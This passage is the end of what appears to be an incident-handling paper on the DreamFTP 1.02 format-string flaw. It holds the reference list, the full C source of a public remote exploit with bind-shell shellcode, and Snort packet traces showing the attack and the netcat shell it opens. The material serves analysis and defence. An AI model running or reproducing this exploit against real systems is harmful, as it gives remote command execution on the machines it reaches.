[3] Qwerks.com. “DreamFTP Download.” URL: http://www.qwerks.com/download/7050/DreamSetup.exe

[4] Netsys.com. “[Full-Disclosure] DreamFTP Server 1.02 Buffer Overflow.” URL: http://lists.netsys.com/pipermail/full-disclosure/2004-February/016871.html

[5] Wever, Berend-Jan Wever. “Securityfocus.com Bugtraq Archive.” URL: http://www.securityfocus.com/archive/1/353534

[6] Wever, Berend-Jan. ”Securityfocus.com DreamFTP Format String Exploit Code.” URL: http://www.securityfocus.com/archive/attachment/353534/2/

[7] Common Vulnerabilities and Exposures. “CAN-2004-0277 (under review.)” URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0277

[8] OpenSource Vulnerability Database. “BolinTech DreamFTP Server Format String - OSVDB ID: 4986.” URL: http://www.osvdb.org/displayvuln.php?osvdb_id=4986

[9] BUGTRAQ. “BolinTech Dream FTP Server User Name Format String Vulnerability – BugTraq ID:9600.” URL: http://www.securityfocus.com/bid/9600

[10] Internet Security Systems. “Dream FTP Server username format string (15070.)” URL: http://xforce.iss.net/xforce/xfdb/15070

[11] Securitytracker.com. “Dream FTP Server Additional Format String Flaws Lets Remote Users Crash the FTP Service - SecurityTracker Alert ID: 1009295.” URL: http://www.securitytracker.com/alerts/2004/Mar/1009295.html

[12] Nessus.com “DreamFTP format string.” URL: http://cgi.nessus.org/plugins/dump.php3?id=12086

[13] SANS. “@RISK: The Consensus Security Vulnerability Alert - Item (8) LOW: Bolintech Dream FTP Server Format String Vulnerability.” March 10, 2004 Vol. 3. Week 10. URL: http://www.sans.org/newsletters/risk/vol3_10.php

[14] Webmen.ru. “Exploit – lwb57dream-FTP-dos.txt.” URL: http://lwb57.webmen.ru/releases/lwb57dream-FTP-dos.txt

[15] SoftwareFault.com. “Dream FTP Server - Ver: 1.02 – Supported Operating Systems.” URL: htp://www.softwarevault.com/viewapp.asp?app=FTP_clients/dream_FTP_server.xml

[16] Postel, J. & Reynolds, J. “RFC 0959 - File Transfer Protocol (FTP).” URL: http://www.ietf.org/rfc/rfc0959.txt

[17] SecurityFocus.com. “Wu-FTPd Remote Format String Stack Overwrite Vulnerability.” URL: http://www.securityfocus.com/bid/1387/credit/

[18] scut / team teso. “Exploiting Format String Vulnerabilities.” URL: http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html

[19] alt.2600 / #hack FAQ. “What is a format string vulnerability?” URL: http://corky.net/2600/computers/format-string-vulnerability.shtml

[20] David R. Mirza, Ahmad, et al. “Hack Proofing Your Network 2nd Edition.” Syngress Publishing 2002, p. 331.

[21] Beren-Jan Wever. “Dream FTP v1.2 formatstring exploit.” URL: http://www.securiteam.com/exploits/5RP0J2AC0M.html

[22] SNORT. “The Open Source Network Intrusion Detection System.” URL: http://www.snort.org/

[23] Russinovich, Mark “Sys Internals – Process Explorer.” URL: http://www.sysinternals.com/ntw2k/freeware/procexp.shtml

[24] Allwhois.com. “Registering the World's Domains.” URL: http://www.allwhois.com/

[25] Google.com. “Search Engine.” URL: http://www.google.com/

[26] Insecure.org. “Nmap ("Network Mapper").” URL: http://www.insecure.org/nmap/index.html

[27] Schiffman, Mike D. & Goldsmith, David. “Firewalk.” URL: http://www.packetfactory.net/projects/firewalk/

[28] Zoran.net. “Netcat 1.10.” URL: http://www.zoran.net/wm_resources/netcat_hobbit.asp

[29] Ultr@VNC. “Ultr@VNC – Remote Control for All.” URL: http://ultravnc.sourceforge.net/

[30] Sourceforge.net. “UltraVNC forum.” URL: http://forum.ultravnc.net/viewtopic.php?t=533

[31] JP Software. “Command Line Tools for Power Users.“ URL: http://www.jpsoft.com/

[32] Cygwin.com. “GNU + Cygnus + Windows = cygwin.” URL: http://www.cygwin.com/

[33] Lauritsen, Jesper. “ELSave.” URL: http://www.ibt.ku.dk/jesper/ELSave/

[34] Grisoft.com. “AVG Anti-Virus.” URL: http://www.grisoft.com/us/us_index.php

[35] Addonix.com, “External IDE or SATA Drive Enclosure with USB 2.0 and Firewire

Interface.” URL: http://www.addonics.com/products/enclosures/ae5idecsu2f.asp

[36] Maxtor.com. “Maxtor One Touch Datasheet.” URL: http://www.maxtor.com/_files/maxtor/en_us/documentation/data_sheets/onetouch_data_sheet.pdf

[37] e-fense.com. “Helix, Version 1.5, Incident Response & Forensics.” URL: http://www.e-fense.com/helix/

[38] Fedora Project Homepage. “What is the Fedora Project?” URL: http://www.fedora.redhat.com/

[39] Evans, Chris. “vsftpd - Probably the most secure and fastest FTP server for UNIX-like systems.” URL: http://vsftpd.beasts.org/

[40] SANS.org. “Security Alert Consensus Newsletter.” Number 125 (01.48) Thursday, November 29, 2001. URL: http://www.sans.org/newsletters/sac/sac1_48.php

[41] LinuxISO.org. “Fresh ISOs, just like your Mom used to burn. Fedora Project.” URL: http://www.linuxiso.org/distro.php?distro=64

[42] Harrison, Peter. “Quick HOWTO: Linux vsFTP Server Setup.” URL: http://www.siliconvalleyccie.com/linux-hn/ftp-server.htm

[43] Deraison, Renaud. “The Nessus Project.” URL: http://www.nessus.org

[44] Tripwire. “Tripwire Home Page.” URL: http://www.tripwire.com

Appendix A

Source code of DreamFTP Format String Exploit dreamFTPNightmare.c written by Berend-Jan Wever

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

// WIN NT/2K/XP cmd.exe shellcode
// kernel32.dll baseaddress calculation: OS/SP-independent
// string-save: 00, 0a and 0d free.
// portbinding: port 28876
// looping: reconnect after disconnect
char* shellcode =
  "\xeb\x43\x56\x57\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x52\x8b\x52"
  "\x20\x01\xea\x31\xc0\x31\xc9\x41\x8b\x34\x8a\x01\xee\x31\xff\xc1"
  "\xcf\x13\xac\x01\xc7\x85\xc0\x75\xf6\x39\xdf\x75\xea\x5a\x8b\x5a"
  "\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01"
  "\xe8\x5f\x5e\xff\xe0\xfc\x31\xc0\x64\x8b\x40\x30\x8b\x40\x0c\x8b"
  "\x70\x1c\xad\x8b\x68\x08\x31\xc0\x66\xb8\x6c\x6c\x50\x68\x33\x32"
  "\x2e\x64\x68\x77\x73\x32\x5f\x54\xbb\x71\xa7\xe8\xfe\xe8\x90\xff"
  "\xff\xff\x89\xef\x89\xc5\x81\xc4\x70\xfe\xff\xff\x54\x31\xc0\xfe"
  "\xc4\x40\x50\xbb\x22\x7d\xab\x7d\xe8\x75\xff\xff\xff\x31\xc0\x50"
  "\x50\x50\x50\x40\x50\x40\x50\xbb\xa6\x55\x34\x79\xe8\x61\xff\xff"
  "\xff\x89\xc6\x31\xc0\x50\x50\x35\x02\x01\x70\xcc\xfe\xcc\x50\x89"
  "\xe0\x50\x6a\x10\x50\x56\xbb\x81\xb4\x2c\xbe\xe8\x42\xff\xff\xff"
  "\x31\xc0\x50\x56\xbb\xd3\xfa\x58\x9b\xe8\x34\xff\xff\xff\x58\x60"
  "\x6a\x10\x54\x50\x56\xbb\x47\xf3\x56\xc6\xe8\x23\xff\xff\xff\x89"
  "\xc6\x31\xdb\x53\x68\x2e\x63\x6d\x64\x89\xe1\x41\x31\xdb\x56\x56"
  "\x56\x53\x53\x31\xc0\xfe\xc4\x40\x50\x53\x53\x53\x53\x53\x53\x53"
  "\x53\x53\x53\x6a\x44\x89\xe0\x53\x53\x53\x53\x54\x50\x53\x53\x53"
  "\x43\x53\x4b\x53\x53\x51\x53\x87\xfd\xbb\x21\xd0\x05\xd0\xe8\xdf"
  "\xfe\xff\xff\x5b\x31\xc0\x48\x50\x53\xbb\x43\xcb\x8d\x5f\xe8\xcf"
  "\xfe\xff\xff\x56\x87\xef\xbb\x12\x6b\x6d\xd0\xe8\xc2\xfe\xff\xff"
  "\x83\xc4\x5c\x61\xeb\x89";

int main(int argc, char *argv[], char *envp[]) {
  int sock;
  FILE* FILEsock;
  struct sockaddr_in addr;
  int port = 21;
  char buffer[1024];

  if (argc<2 || argc>3) {
    printf("Usage: %s IP [PORT]\n", argv[0]);
    exit(-1);
  }
  if (argc == 3) port = atoi(argv[2]);

  printf("- Nightmare --------------------------------------------------\n"
         "  Dream FTP v1.2 formatstring exploit.\n"
         "  Written by SkyLined <SkyLined@EduP.TUDelft.nl>.\n"
         "  Credits for the vulnerability go to badpack3t\n"
         "                           <badpack3t@security-protocols.com>.\n"
         "  Shellcode based on work by H D Moore (www.metasploit.com).\n"
         "  Greets to everyone at 0dd and #netric.\n"
         "  (K)(L)(F) for Suzan.\n"
         "\n"
         "  Binds a shell at %s:28876 if successfull.\n"
         "  Tested with: WIN2KEN/Dream FTP v1.2 (1.02/TryFTP 1.0.0.1)\n"
         "--------------------------------------------------------------\n",
         argv[1]);

  addr.sin_family = AF_INET;
  addr.sin_port = htons(port);
  addr.sin_addr.s_addr = inet_addr(argv[1]);

  if ((sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1 ||
      connect(sock, (struct sockaddr *)&addr, sizeof addr) == -1 ||
      (FILEsock = fdopen(sock, "r+")) == NULL) {
    fprintf(stderr, "\n[-] Connection to %s:%d failed: ", argv[1], port);
    perror(NULL);
    exit(-1);
  }

  printf("\n[+] Connected to %s:%d.\n", argv[1], port);
  do printf("  --> %s", fgets(buffer, sizeof buffer, FILEsock));
    while (strstr(buffer, "220-") == buffer);

  printf("\n[+] Sending exploit string...\n");
  fprintf(FILEsock,
    // Argument 10 points to the SEH handler code, it's RWE so we'll change
    // the SEH handler to redirect execution to the beginning of our
    // formatstring. When the SEH handler is called [ebx+0x3c] points
    // to the start of our formatstring, we just have to jump over the
    // formatstring exploit itself to our shellcode:
    "\xeb\x29" // Jump over the formatstring exploit
    "%%8x%%8x%%8x%%8x%%8x%%8x%%8x%%8x%%%dd%%n"     // Argument 10 -> SEH
    "%%n" // Causes exception after SEH adjustment.
    "@@@@@@@@" // nopslide landing zone for jump
    "%s\r\n", // shellcode
    0x3C63FF-0x4f, // New SEH code = 0x3C63FF (jmp *0x3c(%ebx) | jmp
[EBX+0x3C])
    shellcode);
  fflush(FILEsock);
  close(sock);
  printf("\n[+] Done, allow a few seconds on a slow target before you can\n"
           "    connect to %s:28876.\n", argv[1]);
  return 0;
}
```

Appendix B

Packet trace of exploit – SNORT Filtered

3-Way Handshake

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.141037 172.16.30.2:36295 -> 192.168.10.2:21
TCP TTL:64 TOS:0x0 ID:52421 IpLen:20 DgmLen:60 DF
******S* Seq: 0xEF6A47B1  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1194232692 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.141253 192.168.10.2:21 -> 172.16.30.2:36295
TCP TTL:127 TOS:0x0 ID:44494 IpLen:20 DgmLen:64 DF
***A**S* Seq: 0xB5E994BF  Ack: 0xEF6A47B2  Win: 0xFFFF  TcpLen: 44
TCP Options (9) => MSS: 1460 NOP WS: 0 NOP NOP TS: 0 0 NOP NOP
TCP Options => SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.141291 172.16.30.2:36295 -> 192.168.10.2:21
TCP TTL:64 TOS:0x0 ID:52422 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEF6A47B2  Ack: 0xB5E994C0  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194232692 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Connection/Welcome Banner

```
11/08-14:13:26.145919 192.168.10.2:21 -> 172.16.30.2:36295
TCP TTL:127 TOS:0x0 ID:44495 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0xB5E994C0  Ack: 0xEF6A47B2  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4307702 1194232692
32 32 30 2D 20 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A  220- ***********
2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A  ****************
2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 0D 0A     *************..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.145945 172.16.30.2:36295 -> 192.168.10.2:21
TCP TTL:64 TOS:0x0 ID:52423 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEF6A47B2  Ack: 0xB5E994EF  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194232692 4307702

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.148026 192.168.10.2:21 -> 172.16.30.2:36295
TCP TTL:127 TOS:0x0 ID:44496 IpLen:20 DgmLen:59 DF
***AP*** Seq: 0xB5E994EF  Ack: 0xEF6A47B2  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4307702 1194232692
32 32 30 2D 20 0D 0A                             220- ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.148067 172.16.30.2:36295 -> 192.168.10.2:21
TCP TTL:64 TOS:0x0 ID:52424 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEF6A47B2  Ack: 0xB5E994F6  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194232692 4307702

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.150176 192.168.10.2:21 -> 172.16.30.2:36295
TCP TTL:127 TOS:0x0 ID:44497 IpLen:20 DgmLen:91 DF
***AP*** Seq: 0xB5E994F6  Ack: 0xEF6A47B2  Win: 0xFFFF  TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 4307702 1194232692
32 32 30 2D 20 20 20 20 20 20 57 65 6C 63 6F 6D  220-      Welcom
65 20 74 6F 20 44 72 65 61 6D 20 46 54 50 20 53  e to Dream FTP S
65 72 76 65 72 0D 0A                             erver..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.150257 172.16.30.2:36295 -> 192.168.10.2:21
TCP TTL:64 TOS:0x0 ID:52425 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEF6A47B2  Ack: 0xB5E9951D  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194232693 4307702

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.152522 192.168.10.2:21 -> 172.16.30.2:36295
TCP TTL:127 TOS:0x0 ID:44498 IpLen:20 DgmLen:85 DF
***AP*** Seq: 0xB5E9951D  Ack: 0xEF6A47B2  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4307702 1194232693
32 32 30 2D 20 20 20 20 20 20 43 6F 70 79 72 69  220-      Copyri
67 68 74 20 32 30 30 32 20 2D 20 32 30 30 34 0D  ght 2002 - 2004.
0A                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.152541 172.16.30.2:36295 -> 192.168.10.2:21
TCP TTL:64 TOS:0x0 ID:52426 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEF6A47B2  Ack: 0xB5E9953E  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194232693 4307702

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.154954 192.168.10.2:21 -> 172.16.30.2:36295
TCP TTL:127 TOS:0x0 ID:44499 IpLen:20 DgmLen:78 DF
***AP*** Seq: 0xB5E9953E  Ack: 0xEF6A47B2  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4307702 1194232693
32 32 30 2D 20 20 20 20 20 20 42 6F 6C 69 6E 54  220-      BolinT
65 63 68 20 49 6E 63 2E 0D 0A                    ech Inc...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.155006 172.16.30.2:36295 -> 192.168.10.2:21
TCP TTL:64 TOS:0x0 ID:52427 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEF6A47B2  Ack: 0xB5E99558  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194232693 4307702

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.157578 192.168.10.2:21 -> 172.16.30.2:36295
TCP TTL:127 TOS:0x0 ID:44500 IpLen:20 DgmLen:59 DF
***AP*** Seq: 0xB5E99558  Ack: 0xEF6A47B2  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4307702 1194232693
32 32 30 2D 20 0D 0A                             220- ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.157596 172.16.30.2:36295 -> 192.168.10.2:21
TCP TTL:64 TOS:0x0 ID:52428 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEF6A47B2  Ack: 0xB5E9955F  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194232693 4307702

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.160261 192.168.10.2:21 -> 172.16.30.2:36295
TCP TTL:127 TOS:0x0 ID:44501 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0xB5E9955F  Ack: 0xEF6A47B2  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4307702 1194232693
```

```
32 32 30 2D 20 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A  220- ***********
2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A  ****************
2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 0D 0A     *************..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.160332 172.16.30.2:36295 -> 192.168.10.2:21
TCP TTL:64 TOS:0x0 ID:52429 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEF6A47B2  Ack: 0xB5E9958E  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194232694 4307702

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.163112 192.168.10.2:21 -> 172.16.30.2:36295
TCP TTL:127 TOS:0x0 ID:44502 IpLen:20 DgmLen:59 DF
***AP*** Seq: 0xB5E9958E  Ack: 0xEF6A47B2  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4307702 1194232694
32 32 30 2D 20 0D 0A                             220- ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.163170 172.16.30.2:36295 -> 192.168.10.2:21
TCP TTL:64 TOS:0x0 ID:52430 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEF6A47B2  Ack: 0xB5E99595  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194232694 4307702

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.166132 192.168.10.2:21 -> 172.16.30.2:36295
TCP TTL:127 TOS:0x0 ID:44503 IpLen:20 DgmLen:59 DF
***AP*** Seq: 0xB5E99595  Ack: 0xEF6A47B2  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4307702 1194232694
32 32 30 20 20 0D 0A                             220  ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.166149 172.16.30.2:36295 -> 192.168.10.2:21
TCP TTL:64 TOS:0x0 ID:52431 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEF6A47B2  Ack: 0xB5E9959C  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194232694 4307702
```

Exploit Packet

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.166290 172.16.30.2:36295 -> 192.168.10.2:21
TCP TTL:64 TOS:0x0 ID:52432 IpLen:20 DgmLen:427 DF
***AP*** Seq: 0xEF6A47B2  Ack: 0xB5E9959C  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194232694 4307702
EB 29 25 38 78 25 38 78 25 38 78 25 38 78 25 38  .)%8x%8x%8x%8x%8
78 25 38 78 25 38 78 25 38 78 25 33 39 35 37 36  x%8x%8x%8x%39576
38 30 64 25 6E 25 6E 40 40 40 40 40 40 40 40 EB  80d%n%n@@@@@@@@.
43 56 57 8B 45 3C 8B 54 05 78 01 EA 52 8B 52 20  CVW.E<.T.x..R.R
01 EA 31 C0 31 C9 41 8B 34 8A 01 EE 31 FF C1 CF  ..1.1.A.4...1...
13 AC 01 C7 85 C0 75 F6 39 DF 75 EA 5A 8B 5A 24  ......u.9.u.Z.Z$
01 EB 66 8B 0C 4B 8B 5A 1C 01 EB 8B 04 8B 01 E8  ..f..K.Z........
5F 5E FF E0 FC 31 C0 64 8B 40 30 8B 40 0C 8B 70  _^...1.d.@0.@..p
1C AD 8B 68 08 31 C0 66 B8 6C 6C 50 68 33 32 2E  ...h.1.f.llPh32.
64 68 77 73 32 5F 54 BB 71 A7 E8 FE E8 90 FF FF  dhws2_T.q.......
FF 89 EF 89 C5 81 C4 70 FE FF FF 54 31 C0 FE C4  .......p...T1...
40 50 BB 22 7D AB 7D E8 75 FF FF FF 31 C0 50 50  @P."}.}.u...1.PP
50 50 40 50 40 50 BB A6 55 34 79 E8 61 FF FF FF  PP@P@P..U4y.a...
89 C6 31 C0 50 50 35 02 01 01 BB FE CC 50 89 E0  ..1.PP5......P..
50 6A 10 50 56 BB 81 B4 2C BE E8 42 FF FF FF 31  Pj.PV...,..B...1
C0 50 56 BB D3 FA 58 9B E8 34 FF FF FF 58 60 6A  .PV...X..4...X`j
10 54 50 56 BB 47 F3 56 C6 E8 23 FF FF FF 89 C6  .TPV.G.V..#.....
31 DB 53 68 2E 63 6D 64 89 E1 41 31 DB 56 56 56  1.Sh.cmd..A1.VVV
```

```
53 53 31 C0 FE C4 40 50 53 53 53 53 53 53 53 53  SS1...@PSSSSSSSS
53 53 6A 44 89 E0 53 53 53 53 54 50 53 53 53 43  SSjD..SSSSTPSSSC
53 4B 53 53 51 53 87 FD BB 21 D0 05 D0 E8 DF FE  SKSSQS...!......
FF FF 5B 31 C0 48 50 53 BB 43 CB 8D 5F E8 CF FE  ..[1.HPS.C.._...
FF FF 56 87 EF BB 12 6B 6D D0 E8 C2 FE FF FF 83  ..V....km.......
C4 5C 61 EB 89 0D 0A                             .\a....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Session Closeout

```
11/08-14:13:26.166345 172.16.30.2:36295 -> 192.168.10.2:21
TCP TTL:64 TOS:0x0 ID:52433 IpLen:20 DgmLen:52 DF
***A***F Seq: 0xEF6A4929  Ack: 0xB5E9959C  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194232694 4307702

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:13:26.166581 192.168.10.2:21 -> 172.16.30.2:36295
TCP TTL:127 TOS:0x0 ID:44504 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xB5E9959C  Ack: 0xEF6A492A  Win: 0xFE88  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4307702 1194232694

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Netcat Connection to tcp/28876

```
11/08-14:14:08.153780 172.16.30.2:36296 -> 192.168.10.2:28876
TCP TTL:64 TOS:0x0 ID:25650 IpLen:20 DgmLen:60 DF
******S* Seq: 0xF338FFEF  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1194236893 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:14:08.153996 192.168.10.2:28876 -> 172.16.30.2:36296
TCP TTL:127 TOS:0x0 ID:44505 IpLen:20 DgmLen:64 DF
***A**S* Seq: 0xB68AC133  Ack: 0xF338FFF0  Win: 0xFFFF  TcpLen: 44
TCP Options (9) => MSS: 1460 NOP WS: 0 NOP NOP TS: 0 0 NOP NOP
TCP Options => SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:14:08.154038 172.16.30.2:36296 -> 192.168.10.2:28876
TCP TTL:64 TOS:0x0 ID:25651 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xF338FFF0  Ack: 0xB68AC134  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194236893 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:14:08.177367 192.168.10.2:28876 -> 172.16.30.2:36296
TCP TTL:127 TOS:0x0 ID:44506 IpLen:20 DgmLen:94 DF
***AP*** Seq: 0xB68AC134  Ack: 0xF338FFF0  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4308121 1194236893
4D 69 63 72 6F 73 6F 66 74 20 57 69 6E 64 6F 77  Microsoft Window
73 20 32 30 30 30 20 5B 56 65 72 73 69 6F 6E 20  s 2000 [Version
35 2E 30 30 2E 32 31 39 35 5D                    5.00.2195]

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:14:08.177387 172.16.30.2:36296 -> 192.168.10.2:28876
TCP TTL:64 TOS:0x0 ID:25652 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xF338FFF0  Ack: 0xB68AC15E  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194236895 4308121

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:14:08.177562 192.168.10.2:28876 -> 172.16.30.2:36296
TCP TTL:127 TOS:0x0 ID:44507 IpLen:20 DgmLen:54 DF
```

```
***AP*** Seq: 0xB68AC15E  Ack: 0xF338FFF0  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4308121 1194236895
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:14:08.177574 172.16.30.2:36296 -> 192.168.10.2:28876
TCP TTL:64 TOS:0x0 ID:25653 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xF338FFF0  Ack: 0xB68AC160  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194236895 4308121

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/08-14:14:08.177747 192.168.10.2:28876 -> 172.16.30.2:36296
TCP TTL:127 TOS:0x0 ID:44508 IpLen:20 DgmLen:93 DF
***AP*** Seq: 0xB68AC160  Ack: 0xF338FFF0  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4308121 1194236895
28 43 29 20 43 6F 70 79 72 69 67 68 74 20 31 39  (C) Copyright 19
38 35 2D 32 30 30 30 20 4D 69 63 72 6F 73 6F 66  85-2000 Microsof
74 20 43 6F 72 70 2E 0D 0A                       t Corp...

